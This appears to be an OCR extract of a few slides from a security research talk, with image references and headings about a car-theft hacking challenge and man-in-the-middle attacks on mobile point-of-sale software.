
“Hacking challenge: steal a car!”


MITM POS mobile





Why did we choose POS software for our research?

